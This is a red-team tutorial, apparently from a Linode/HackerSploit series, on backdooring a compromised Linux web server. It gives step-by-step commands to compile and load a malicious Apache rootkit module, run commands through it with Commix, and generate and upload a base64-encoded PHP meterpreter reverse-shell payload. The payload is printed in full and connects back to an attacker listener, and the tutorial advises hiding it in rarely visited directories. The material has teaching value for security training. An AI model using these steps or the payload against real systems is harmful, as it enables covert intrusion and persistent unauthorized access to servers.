Linux Red Team Defense Evasion - Rootkits

linode.com/docs/guides/linux-red-team-defense-evasion-rootkits

HackerSploit Red Team Series

This guide is part of the HackerSploit Red Team series of guides. To navigate to other guides in the series, visit the series' parent page.

Important

All labs and tests are to be conducted within the parameters outlined within the text. The use of other domains or IP addresses is prohibited.

Before You Begin

In order to follow along with the tools and techniques utilized in this document, you will need to use one of the following offensive Linux distributions:

- Kali Linux
- Parrot OS

The following is a list of recommended technical prerequisites that you will need in order to get the most out of this course:

- Familiarity with Linux system administration.
- Familiarity with Windows.
- Functional knowledge of TCP/IP.
- Familiarity with penetration testing concepts and life-cycle.

Note: The techniques and tools utilized in this document were performed on Kali Linux 2021.2 Virtual Machine

MITRE ATT&CK Defense Evasion Techniques

Defense Evasion consists of techniques that adversaries use to avoid detection throughout their compromise. Techniques used for defense evasion include uninstalling/disabling security software or obfuscating/encrypting data and scripts. Adversaries also leverage and abuse trusted processes to hide and masquerade their malware. Other tactics' techniques are cross-listed here when those techniques include the added benefit of subverting defenses.

The techniques outlined under the Defense Evasion tactic provide us with a clear and methodical way of evading detection on a target system.

The following is a list of key techniques and sub techniques that we will be exploring:

- Rootkits

Scenario

Our objective is to set up an Apache rootkit that will provide us with command injection capabilities and consequently backdoor access.

What is a Rootkit?

A rootkit is a clandestine computer program designed to provide continued privileged access to a computer while actively hiding its presence.

Adversaries may use rootkits to hide the presence of programs, files, network connections, services, drivers, and other system components. Rootkits are programs that hide the existence of malware by intercepting/hooking and modifying operating system API calls that supply system information.

Rootkits are typically utilized as a part of the defense evasion tactic and are set up after an initial foothold has been obtained.

The type of rootkit you utilize will depend on the target configuration and your requirements.

The primary objective of a rootkit is to maintain some form of clandestine access for the attacker.

In this case, we will be setting up a rootkit in the form of an Apache module that will be used to provide us with backdoor access to the target system.

As mentioned previously, when it comes to Rootkits and backdoors, simplicity and efficiency is key. Furthermore, having an understanding of the various pieces of software installed on the target provides you with an opportunity to utilize one of these services/programs to maintain access.

Additionally, utilizing software that is installed on the target provides you with anonymity as system administrators or security analysts will find it difficult to detect any anomalies or rogue processes.

Setting Up apache-rootkit

In this case, the Linux target that I have compromised is used by the organization to host a website. The website is built on top of the LAMP stack and as a result, Apache2 has been configured to host the website files.

We can leverage the ability to load Apache2 modules to load our own rootkit module that will provide us with the ability to perform command injection attacks on the webserver and consequently spawn a reverse shell.

Command injection vulnerabilities allow attackers to execute arbitrary commands on the target operating system.

To achieve this, we will be using the apache-rootkit module that can be found here: https://github.com/ChristianPapathanasiou/apache-rootkit

Apache-rootkit is a malicious Apache module with rootkit functionality that can be loaded into an Apache2 configuration with ease and with minimal artifacts.

The following procedures outline the process of setting up the apache-rootkit module on a target Linux system:

1. The first step in this process involves installing the Apache2 development kit, this can be done by running the following command on the target system.

   ```
   sudo apt-get install apache2-dev
   ```

   We require the Apache2 development kit in order to compile the module source code into a shared object.

   Shared objects are the Windows equivalent of DLLs, they are libraries that are loaded by programs when they are started. They are typically used by programs to extend functionality.

2. Before we clone the apache-rootkit repository, we will need to navigate to the temporary directory on the target system. This can be done by running the following command:

   ```
   cd /tmp
   ```

3. The next step will involve cloning the apache-rootkit repository on to the target system, this can be done by running the following command:

   ```
   git clone https://github.com/ChristianPapathanasiou/apache-rootkit.git
   ```


4. After cloning the repository you will need to navigate to the "apache-rootkit" directory:

   ```
   cd apache-rootkit
   ```

5. We can now compile the module by running the following command:

   ```
   apxs -c -i mod_authg.c
   ```

   As shown in the following screenshot, this will compile the module and copy over the module to the /usr/lib/apache2/modules directory.



```
Libraries have been installed in:
   /usr/lib/apache2/modules

If you ever happen to want to link against installed libraries
in a given directory, LIBDIR, you must either use libtool, and
specify the full pathname of the library, or use the '-LLIBDIR'
flag during linking and do at least one of the following:
   - add LIBDIR to the 'LD_LIBRARY_PATH' environment variable
     during execution
   - add LIBDIR to the 'LD_RUN_PATH' environment variable
     during linking
   - use the '-Wl,-rpath -Wl,LIBDIR' linker flag
   - have your system administrator add LIBDIR to '/etc/ld.so.conf'

See any operating system documentation about shared libraries for
more information, such as the ld(1) and ld.so(8) manual pages.
----------------------------------------------------------------------
chmod 644 /usr/lib/apache2/modules/mod_authg.so
root@redteam-linux:/tmp/apache-rootkit# _
```

6. The next step will involve loading the "mod_authg.so" module in the Apache2 configuration file, this can be done by running the following command:

   ```
   vim /etc/apache2/apache2.conf
   ```

7. After which, you will need to add the following configuration at the top of the file to load the module correctly:

   File: /etc/apache2/apache2.conf

   ```
   LoadModule authg_module
   /usr/lib/apache2/modules/mod_authg.so
   <Location /authg>
   SetHandler authg
   </Location>
   ```

8. After adding the aforementioned configuration, you will need to save the file.

9. After loading the "mod_authg.so" module, you will need to restart the apache2 service, this can be done by running the following command:

   ```
   sudo systemctl restart apache2
   ```

   If you have followed the steps correctly, you shouldn't receive any errors from systemd.

Testing apache-rootkit

Now that we have compiled and loaded the apache-rootkit module, we can test the module by performing some command injection techniques.

1. You can perform command injection on the apache2 server by opening the following URL in your browser:

   ```
   http://<SERVER-IP>/authg?c=whoami
   ```

   This URL accesses the apache-rootkit module handler called "authg" and attempts to pass a system command for execution.

2. If the apache-rootkit module works, you should receive the output of the command we specified as highlighted in the following screenshot.

   Now that we have verified that the module is active and functional, we can utilize it to set up a PHP backdoor that will provide us with a meterpreter session whenever executed.

Exploiting Command Injection with Commix

Commix (short for `[comm]and` `[i]njection` `e[x]ploiter`) is a security testing tool that can be used by web developers, penetration testers, or even security researchers to test web applications with the view to find bugs, errors or vulnerabilities related to command injection attacks. By using this tool, it is very easy to find and exploit a command injection vulnerability in a certain vulnerable parameter or string. Commix is written in the Python programming language.

GitHub Repository: https://github.com/commixproject/commix

We can utilize Commix in conjunction with the apache-rootkit to execute arbitrary commands on the target system. This can be done by leveraging the inbuilt pseudo shell provided by Commix.


1. The first step in this process involves installing Commix on Kali Linux, this can be done y running the following command:

   ```
   sudo apt-get install commix -y
   ```

2. After you have installed commix, you can test the target site for command injection vulnerabilities with Commix by running the following command:

   ```
   commix -u http://<SERVER-IP>/authg?c=whoami
   ```


   Commix will test the URL provided for any command injection vulnerabilities, in this case, it will detect a command injection vulnerability and will ask you whether you want a pseudo-terminal shell as shown in the following screenshot.

   ```
   [warning] You haven't updated commix for more than 150 days!
   [info] Testing connection to the target URL.
   [info] A previously stored session has been held against that host.
   Do you want to resume to the (results-based) classic command injection point? [Y/n] > n
   [info] Testing the (results-based) classic command injection technique.
   [info] The GET parameter 'c' seems injectable via (results-based) classic command injection technique.
          |_ echo AEZZHM$((42+21))$(echo AEZZHM)AEZZHM

   Do you want a Pseudo-Terminal shell? [Y/n] > _
   ```

3. In this case, we will say yes, after which Commix will provide you with the pseudo shell that you can use to execute arbitrary commands as shown in the following screenshot.

   ```
   commix(os_shell) > ls

   bin boot dev etc home lib lib64 lost+found media mnt opt proc root run sbin srv sys tmp usr var

   commix(os_shell) >
   ```

   This can be very useful during red team engagements as you can easily execute commands on the target system covertly.


Uploading a PHP Backdoor with Commix

Given that the target server is running the LAMP stack, we can create a PHP meterpreter payload and upload it to the web server as a backdoor with Commix that we can then use to gain access to the target system whenever required.

1. The first step will involve generating the PHP meterpreter payload with Msfvenom, this can be done by running the following command:

   ```
   msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.2.21 LPORT=1234 -e php/base64 -f
   raw > shell.php
   ```

2. Once you have generated the payload, you will need to modify it by adding the PHP tags so that the script is executed correctly as shown in the following screenshot.



```
<?php
eval(base64_decode(Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzE5Mi4xNjguMi4yMSc7ICRwb3J0ID0gMTIzNDsgaWYgKCgkZi-
A9ICdzdHJlYW1fc29ja2V0X2NsaWVudCcpICYmIGlzX2NhbGxhYmxlKCRmKSkgeyAkcyA9ICRmKCJ0Y3A6Ly97JGlwfTp7JHBvcnR9Iik7ICRzX3R5cGUgPSA-
nc3RyZWFtJzsgfSBpZiAoISRzICYmICgkZiA9ICdmc29ja29wZW4nKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZigkaXAsICRwb3J0KTsgJHNfdHlw-
ZSA9ICdzdHJlYW0nOyB9IGlmICghJHMgJiYgKCRmID0gJ3NvY2tldF9jcmVhdGUnKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZihBRl9JTkVULCBTT-
0NLX1NUUkVBTSwgU09MX1RDUCk7ICRyZXMgPSBAc29ja2V0X2Nvbm5lY3QoJHMsICRpcCwgJHBvcnQpOyBpZiAoISRyZXMpIHsgZGllKCk7IH0gJHNfdHlwZS-
A9ICdzb2NrZXQnOyB9IGlmICghJHNfdHlwZSkgeyBkaWUoJ25vIHNvY2tldCBmdW5jcycpOyB9IGlmICghJHMpIHsgZGllKCdubyBzb2NrZXQnKTsgfSBzd2l-
0Y2ggKCRzX3R5cGUpIHsgY2FzZSAnc3RyZWFtJzogJGxlbiA9IGZyZWFkKCRzLCA0KTsgYnJlYWs7IGNhc2UgJ3NvY2tldCc6ICRsZW4gPSBzb2NrZXRfcmVh-
ZCgkcywgNCk7IGJyZWFrOyB9IGlmICghJGxlbikgeyBkaWUoKTsgfSAkYSA9IHVucGFjaygi.TmxlbiIsICRsZW4pOyAkbGVuID0gJGFbJ2xlbiddOyAkYiA9-
ICcnOyB3aGlsZSAoc3RybGVuKCRiKSA8ICRsZW4pIHsgc3dpdGNoICgkc190eXBlKSB7IGNhc2UgJ3N0cmVhbSc6ICRiIC49IGZyZWFkKCRzLCAkbGVuLXN0c-
mxlbigkYikpOyBicmVhazsgY2FzZSAnc29ja2V0JzogJGIgLj0gc29ja2V0X3JlYWQoJHMsICRsZW4tc3RybGVuKCRiKSk7IGJyZWFrOyB9IH0gJEdMT0JBTF-
NbJ21zZ3NvY2snXSA9ICRzOyAkR0xPQkFMU1snbXNnc29ja190eXBlJ10gPSAkc190eXBlOyBpZiAoZXh0ZW5zaW9uX2xvYWRlZCgnc3Vob3NpbicpICYmIGl-
uaV9nZXQoJ3N1aG9zaW4uZXhlY3V0b3IuZGlzYWJsZV9ldmFsJykpIHsgJHN1aG9zaW5fYnlwYXNzPWNyZWF0ZV9mdW5jdGlvbignJywgJGIpOyAkc3Vob3Np-
bl9ieXBhc3MoKTsgfSBlbHNlIHsgZXZhbCgkYik7IH0gZGllKCk7));
?>
```

3. We can now set up the listener with Metasploit by running the following commands:


```
msfconsole
use multi/handler
set payload php/meterpreter/reverse_tcp
set LHOST <KALI-IP>
set LPORT <PORT>
run
```

4. The next step will involve uploading the PHP shell that we just generated to the web server, this can be done with Commix by running the following command:

```
commix -u http://<SERVER-IP>/authg?c=id --file-write='/home/kali/Desktop/shell.php' --file-dest='/var/www/html/shell.php
```

5. In this case, we will be uploading the "shell.php" file to the root of the web server, it is recommended, however, to upload it to a directory that is not frequently accessed.

   If the "shell.php" file is uploaded successfully, you should receive a message similar to the one shown in the screenshot below.




```
[warning] You haven't updated commix for more than 150 days!
[info] Testing connection to the target URL.
[info] A previously stored session has been held against that host.
Do you want to resume to the (results-based) classic command injection point? [Y/n] > n
[info] Testing the (results-based) classic command injection technique.
[info] The GET parameter 'c' seems injectable via (results-based) classic command injection technique.
       |_ echo SMSZMI$((80+27))$(echo SMSZMI)SMSZMI
[info] The /var/www/html/shell.php file was created successfully!
```

6. We can retrieve a meterpreter session on the target by navigating to the “shell.php” file on the web server by accessing the following URL with your browser:

   ```
   http://<SERVER-IP>/shell.php
   ```

   Accessing the through the browser should execute the PHP code and consequently provide you with a meterpreter session on your listener as shown in the following screenshot.

   ```
   msf6 exploit(multi/handler) > run

   [*] Started reverse TCP handler on 192.168.2.21:1234
   [*] Sending stage (39282 bytes) to 192.168.2.100
   [*] Meterpreter session 1 opened (192.168.2.21:1234 -> 192.168.2.100:50256) at 2021-09-10 17:28:52 -0400

   meterpreter > sysinfo
   Computer    : redteam-linux
   OS          : Linux redteam-linux 5.4.73-1-pve #1 SMP PVE 5.4.73-1 (Mon, 16 Nov 2020 10:52:16 +0100) x86_64
   Meterpreter : php/linux
   meterpreter > _
   ```

   We have been able to successfully set up the apache-rootkit module and leverage the command injection functionality afforded by the module to execute arbitrary commands on the target system as well as upload a PHP backdoor that will provide you with a meterpreter session.

This page was originally published on Wednesday, November 3, 2021.

security